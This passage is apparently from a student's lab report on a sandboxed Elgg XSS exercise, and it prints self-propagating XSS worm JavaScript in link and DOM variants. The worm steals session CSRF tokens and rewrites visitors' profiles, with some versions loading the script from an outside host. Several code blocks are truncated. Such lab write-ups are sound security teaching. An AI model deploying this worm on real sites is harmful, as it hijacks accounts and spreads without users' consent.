following result:



This happened because this code will edit any user's profile who visit Samy's profile. It obtains the token, timestamp, username and id from the JavaScript variables that are stored for each user session. The description and the access level are the same for everyone and hence can be mentioned directly in the code. This output shows that the attack was successful and Alice's profile was edited without her consent which was our aim.

Question 3: Why do we need Line 1? Remove this line and repeat your attack. Report and explain your observation.

We need Line 1 so that Samy does not attack himself and we can attack other users. The JS code obtains the current session's values and stores a string named "Samy is my hero" in the about me section. Now, since we have the JS code in about me section, and if we did not have that line, as soon as the changes are saved, the JS code is executed and this JS code will enter "Samy is my hero" in the About me field of the current session i.e. Samy. This will basically replace the JS code with the string, and hence there won't be any JS code to be executed whenever anyone visits Samy's profile.




As soon as we save the changes, we see that 'Samy is my hero' is placed in the About me field. As mentioned before, since we do not do the check, the about me with JS code is replaced with the string that is supposed to be stored in other infected victims. So, now when anyone else visits Samy's profile, since there is no JS code anymore, there won't be any XSS attack


Task 6:

For task 6, we were required to write a self-propagating XSS-Worm. This task was a little difficult and required a lot of understanding and implementation to finish.


We have to use two methods, link and DOM method in this task. Although, the link approach is not required, I still implemented it.

First, I tried visiting all the websites in the host file. The screenshot below shows that I was able to access these websites and maintain a connection:






I also had to find the code for the xssworm, the screenshot below shows the code I used:





```
/*** xss attack: link method
Put this line below in the attacker's profile:
<script type="text/javascript" src="http://localhost/xssworm.js"></script>
*/
window.onload = function(){
    alert("I'm triggered");

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(
    "<script type=\"text/javascript\" " +
    "id = \"worm\" " +
    "src=\"http://localhost/xssworm.js\">" +
    "</" + "script>"
    );

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the URL
  var sendurl="http://www.xsslabelgg.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  attackerguid = 59;
  if (elgg.session.user.guid != attackerguid){
    //Create and send Ajax request to modify profile
```

Next, I went ahead and edited the xssworm.js file as per my need. We can use any of the given websites but I'll be using the example60 website for this. Then screenshot below shows the edits I made:




```
/*** xss attack: link method
Put this line below in the attacker's profile:
<script type="text/javascript" src="http://www.example60.com/xssworm.js"></script>
*/
window.onload = function(){
    alert("I'm triggered");

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(
    "<script type=\"text/javascript\" " +
    "id = \"worm\" " +
    "src=\"http://www.example60.com/xssworm.js\">" +
    "</" + "script>"
    );

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the URL
  var sendurl="http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  attackerguid = 59;
```

I also used the root to find the following which is very important for implementation:




Now, using this calculated root location, I can further perform the following tasks:

```
11/15/23]seed@VM:~/.../Labsetup$ ls
ddfriends.js       editprofile.js  image_www    xssworm.js
locker-compose.yml  image_mysql     mysql_data
11/15/23]seed@VM:~/.../Labsetup$ c7a8d2482b7d:/var/www/csp#
ash: c7a8d2482b7d:/var/www/csp#: No such file or directory
11/15/23]seed@VM:~/.../Labsetup$ docker cp xssworm.js c7a8d2482b7d:/var/www/csp#
11/15/23]seed@VM:~/.../Labsetup$
```


I again used the root window to see the file names:

```
[11/15/23]seed@VM:~/.../Labsetup$ dockps
2cfa6515b58e  mysql-10.9.0.6
c7a8d2482b7d  elgg-10.9.0.5
[11/15/23]seed@VM:~/.../Labsetup$ docksh c7
root@c7a8d2482b7d:/# ls /var/www
csp  elgg  html
root@c7a8d2482b7d:/# ls /var/www/csp
index.html  phpindex.php  script_area4.js  script_area5.js  script_area6.js
root@c7a8d2482b7d:/# cd /var/www/csp
root@c7a8d2482b7d:/var/www/csp# ls
index.html  phpindex.php  script_area4.js  script_area5.js  script_area6.js
root@c7a8d2482b7d:/var/www/csp#
```


Now when I try accessing the example60 website by adding the xssworm.js in the end, I get:



After this, I went to the see-server website and logged in samy's profile. I added the script as instructed in the about me section like before. This caused the script to run and I got the following result:



I got the same result when I tried accessing Samy's profile through other members. But when I went back to the members about section, I found that their about section was changed to Samys my hero:




This shows us that the link approach was successful. Now let's consider the DOM approach:

For this part, first I used the dom_propogating.js file and edited it as per the given instructions. The updated file are given below:

```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // Set the content of the description field and access level.
  var desc = "&description=Samy is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the URL
  var sendurl="http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  attackguid=59;
  if (elgg.session.user.guid != attackerguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
```

After that I used this script in the about me section for samy and logged out. When I visited Samy's profile from one of the members profile, I found the following:




This shows that the script worked and the attack was successful. It showed the same result when I visited Samy's profile using any other members id as well. I also noticed that the script was copied on their profile's about me. In this code, we could get rid of if(elgg.session.user.guid!=samyGuid) line and still the attack would be successful because now when Samy will save the code, it will get impacted and also save "Samy is my hero" along with the code in its About me field. The only impact of that line now is that Samy himself will never become a victim of the XSS attack.


```
csp  elgg  html
root@c7a8d2482b7d:/# ls /var/www/csp
index.html  phpindex.php  script_area4.js  script_area5.js  script_area6.js
root@c7a8d2482b7d:/# cd /var/www/csp
root@c7a8d2482b7d:/var/www/csp# ls
index.html  phpindex.php  script_area4.js  script_area5.js  script_area6.js
root@c7a8d2482b7d:/var/www/csp# cd ..
root@c7a8d2482b7d:/var/www# ls
csp  csp#  elgg  html
root@c7a8d2482b7d:/var/www# cd /elgg/
bash: cd: /elgg/: No such file or directory
root@c7a8d2482b7d:/var/www# cd elgg/
root@c7a8d2482b7d:/var/www/elgg# ls
README.md  composer.json  composer.lock  elgg-config  index.php  install.php  mod  phpunit.xml  upgrade.php  vendor
root@c7a8d2482b7d:/var/www/elgg# ls vendor/elegg/elegg/engine/lib/
ls: cannot access 'vendor/elegg/elegg/engine/lib/': No such file or directory
